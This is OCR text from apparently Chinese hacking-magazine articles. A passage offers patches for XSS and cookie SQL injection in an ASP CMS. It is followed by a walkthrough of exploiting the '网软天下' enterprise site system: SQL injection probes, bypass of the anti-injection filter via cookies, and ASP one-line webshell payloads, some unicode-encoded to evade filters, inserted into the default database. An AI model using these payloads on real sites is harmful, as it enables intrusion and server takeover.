


图17 上传asp木马

其实后台还有很多方法获取webshell，比如利用编辑器eWebEditor，后台的备份数据库功能等等，我就不多说了，大家可以自己去试下~。

四、浴火重生

由于源码不是在官方站下载的，并不知道官方的域名是什么，根据后台的版权信息，得到官方地址为"http://www.yater.net"，发现官方无法访问，也就不能通知官方修补漏洞发布补丁了！既然这样偶就暂代官方"职权"来修补下漏洞吧。

1、跨站漏洞修补：

这套程序存在多处跨站漏洞，如注册用户那里就可以跨站，只要简单用Server.HTMLEncode过滤下就行了，如注册的代码：

```
colxr=request("colxr")
colxrsex=request("colxrsex")
coname=request("coname")
coaddress=request("coaddress")
cotelq=request("cotelq")
cotel=request("cotel")
mail=request("mail")
改为以下代码即可，其他文件的跨站漏洞也是这样修改：
colxr=Server.HTMLEncode(request("colxr"))
colxrsex=Server.HTMLEncode(request("colxrsex"))
coname=Server.HTMLEncode(request("coname"))
coaddress=Server.HTMLEncode(request("coaddress"))
cotelq=Server.HTMLEncode(request("cotelq"))
cotel=Server.HTMLEncode(request("cotel"))
mail=Server.HTMLEncode(request("mail"))
```

2、注册漏洞修补

只要在后台系统设置->系统信息->禁止注册的用户名中添加.asp|.asa|.cer等asp.dll解析的后缀名为禁止注册的用户名即可。

3、注入漏洞修补：

只要在它的防注脚本SF_Sql.asp中添加防cookie注入的代码：

```
'---------COOKIES部份-----------------------
If Request.cookies<>"" Then
For Each Fy_Get In Request.cookies

For Fy_Xh=0 To Ubound(Fy_Inf)
If Instr(LCase(Request.cookies(Fy_Get)),Fy_Inf(Fy_Xh))<>0 Then
response.write"<script>alert('操作错误，下面是产生错误的可能原因：\n\n·在您提交的资料中含有敏感字符');history.go(-1);</script>"
response.end
End If
Next
Next
End If
```




图18

添加完代码后，到后台的系统设置->系统信息->SQL防注入屏蔽中加入"|xor|or|union|select"即可，如图18。

五、结尾

文章就写到这里了，有什么问题欢迎到NoHack论坛找我交流，我的id是mystery。

声明：本文仅供技术交流之用，请勿利用本文的技术及漏洞从事非法活动，否则一切后果自负！

编辑点评：

尽管IIS6的这个漏洞已经被发现了很久，虽然以前杂志上有文章专门介绍过这个IIS6漏洞的利用方法，等我将作者的这篇文章读完的时候，我立马决定，这篇文章被采用了；本文将商贸通的几个漏洞综合利用，思路相当清晰。大家在分析漏洞的时候，也不要孤立的看，而是要综合整个系统，将每个孤立的漏洞联系起来，会得到意想不到的结果。NOHACK

"网软天下"网尽天下的伤痛

图 初学者

从本文可以学到：

网软天下系统漏洞分析

近日实在是无聊，自己就从网上下载了一套"网软天下企业网站管理系统"，并在自己机子上搭建了平台，如图1。

关于这类系统的漏洞，网上介绍得也相当多了，不过自己检测下又发现不少其它的漏洞，这儿做个整理，总结如下：

一、前台漏洞

(一)：数字型的注入漏洞

漏洞文件CompHonorBig.asp（类似的还有CompVisualizeBig.asp文件），这个文件是显示图片的一个页面。

Step1：漏洞代码分析：

主要的代码如下：

```
<!--#include file="Inc/conn.asp"-->
<%dim id
id=request.QueryString("id")%>
<html>
<head>
<title>图片</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<%
set rs=server.CreateObject("adodb.recordset")
rs.open "select * from CompHonor where id="&id,conn,1,1
……………以下代码略过
%>
```

从上面的代码来看，明显对变量"id"没有任何过滤，就带入了数据库查询语句中，这是个典型的数字型注入的漏洞。

Step 2:利用方法:

(1):在URL输入http://127.0.0.1/1.2/CompHonorBig.asp?id=1，出现一个图片的页面。

(2):分别提交“and 1=1”和“and 1=2”返回不同的页面如图2、图3。

(3):是数字型的注入，直接交付注入工具就行了，如图4。



图1 本地搭建平台




图2 正常页面




图3 空白页面

(二):字符型注入的漏洞

注册用户修改资料页面文件UserEdit.asp

Step 1:代码分析:

文件部分代码:

```
<!--#include file="inc/conn.asp"-->
<!--#include file="inc/Skin_css.asp"-->
<!--#include file="inc/config.asp"-->
<!--#include file="inc/function.asp"-->
<%
dim Action,UserName,FoundErr,ErrMsg
dim rsUser,sqlUser
Action=trim(request("Action"))
UserName=trim(request("UserName"))
if UserName="" then
    UserName=session("UserName")
end if
………………略过一部分
    Set rsUser=Server.CreateObject("Adodb.RecordSet")
    sqlUser="select * from [User] where UserName='" & UserName & "'"
    rsUser.Open sqlUser,conn,1,3
    if rsUser.bof and rsUser.eof then
        FoundErr=True
        ErrMsg=ErrMsg & "<br><li>找不到指定的用户! </li>"
        call writeErrMsg()
```




图4 工具猜解



图5 修改资料页面




图6 and 1=1正常页面




图7 不正常页面

从上面的代码来看，程序也只对用户名过滤了两边的空格后，同样带入了数据库查询语句，这是个字符型的注入漏洞，不过还有个session验证的漏洞，可以直接修改其它注册用户的资料(NewsType.asp文件中同样存在着该类的注入漏洞，大家自己去看代码，这儿就不分析了)。

(以上几个文件中为何不包含防注入的文件呢?虽然可以突破对防注入文件的限制来注入)

Step 2:利用方法:

(1):我注册了一个用户名为jkh1188用户，然后在URL输入**http://127.0.0.1/1.2/UserEdit.asp?username=jkh1188**，显示修改资料的页面，如图5。

(2):分别在jkh1188后加“' and '1'='1”，和“' and '1'='2”(双引号不要)返回不同的页面，如图6、图7。

(3):由于字符型的注入，建议用NBSI注入工具

(三):搜索型注入的漏洞

漏洞存在News_search.asp文件，关键的代码如下:

```
<!--#include file="inc/conn.asp"-->
<!--#include file="inc/Skin_css.asp"-->
<!--#include file="Inc/config.asp" -->
<%
key=Trim(request("key"))
otype=Trim(request("otype"))
BigClass=request("BigClass")
if key="" then
    response.write "<script>alert('查找字符串不能为空! ');history.back();</Script>"
    response.end
end if
%>
…………(略过一部分)
Set rs= Server.CreateObject("ADODB.Recordset")
if otype="title" then
sql="select * from news where title Like '%"&key&"%' order by id desc"
else
sql="select * from news where content Like '%"&key&"%' order by id desc"
end if
rs.open sql,conn,1,1
if rs.eof and rs.bof then
(以下略)
```

大家看到对要搜索的关键字只过滤了两边的空格，就进入了查询语句，这样就产生了搜索型的注入漏洞，我这儿以“天下”为关键字进行搜索，检测注入的语句分别为**“天下%' and 1=1 and '%'='”**和**“天下%' and 1=2 and '%'='”**，检测结果如图




图8 天下%' and 1=1 and '%'='




图9 正常页面




图10 天下%' and 1=2 and '%'='




图11 空白页面

8、图9和图10、图11。

从二次返回不同的页面来看，明显存在着注入的漏洞，我们只要把上面检测语句中的 and 1=1 换成常见的注入语句就行了，不过也可针对不同的提交方式，构造好参数再交付给工具(用 NBSI 工具，里面有个“搜索型”的选项，至于如何构造参数，我以前已做了个专门教程，发布在新世纪网安里)。

呵呵，前台三种类型的注入漏洞都齐了，我们再看看下面的 cookie 注入漏洞

(四):突破防注入文件的限制 cookie 的注入

(1):防注入代码分析

在 inc/Check_Sql.asp 防注入文件中的部分代码：

```
Dim Query_Badword,Form_Badword,i,Err_Message,Err_Web,name

'-------定义部份  头-------------------------

Err_Message = 1            '处理方式：1=提示信息,2=转向页面,3=先提示再转向

Err_Web = "Err.Asp"     '出错时转向的页面

Query_Badword="'|and|select|update|chr|delete|%20from|;|insert|mid|master.|set|chr(37)|="

'在这部份定义get非法参数，使用"|"号间隔

Form_Badword="'|%|&|*|#|(|)|="     '在这部份定义post非法参数，使用"|"号间隔

'-------定义部份  尾-------------------------
'………略过一部分
%>
```

防注入程序只对 request.QueryString 和 request.form 集合提交的数据进行了过滤，在没有指定哪种集合来获取数据的情况下，这样就产生 cookie 的注入漏洞。

(2):cookie 的注入比较烦，具体的注入过程大家可以按照网上提供的 cookie 注入步骤来操作(这儿就略过了)。

(五):在前台插入一句话的利用

这类系统的默认数据库名为“#wrtxcn2007.asp”，里面没有防插入的代码，虽然程序对提交量做了相应的过滤，但我们是可以在前台提交时插入加密的一句话，从而写入到系统的数据库中，这儿我就分别从“注册用户”和“客户留言”二个方面来讲讲一句话的插入和利用方法(利用的前提是默认的数据名没有改变)。




图12 填写一句话代码

(1):先进入用户注册的页面，由于程序对提交的参数做了过滤，直接写入常见的一句话会被限制的，如图12、图13。

由于一句话中常用的字符都被限制了，那么我们如何绕过呢?我们可以利用 ACCESS 在设计数据库时(文本、备注、URL) unicode默认为开启这一原理，再用LAKE 这工具，将一句话<% execute request("a")%>转换成 unicode 形式即可，如图14。




图13 出现警告




图14 转换一句话

这样<% execute request("a")%>被转换成”十擶數畣整爠煥敞瑳∨≡╋>”就可绕过程序的限制，在注册用户里的“公司名称”和“收货人地址”处写入加密的一句话马“十擶數畣整爠煥敞瑳∨≡╋>”(就是<% execute request("a")%>unicode 的形式)，如图15。




图15 填写编码后的一句话代码

提交后，我们看到小马已经完整插入到数据库，如图16。

再打开一句话马的客户端，提交后，成功得到一个小马，如图17、图18。




图16 小马插入数据库

(2):而在“客户留言”，程序对提交的参数就一点也没过滤了，我们点“客户留言”再点“我要留言”，在信息反馈的“公司地址”直接写入一句话马“Eval(request(chr(112)))”再点提交，如图19。

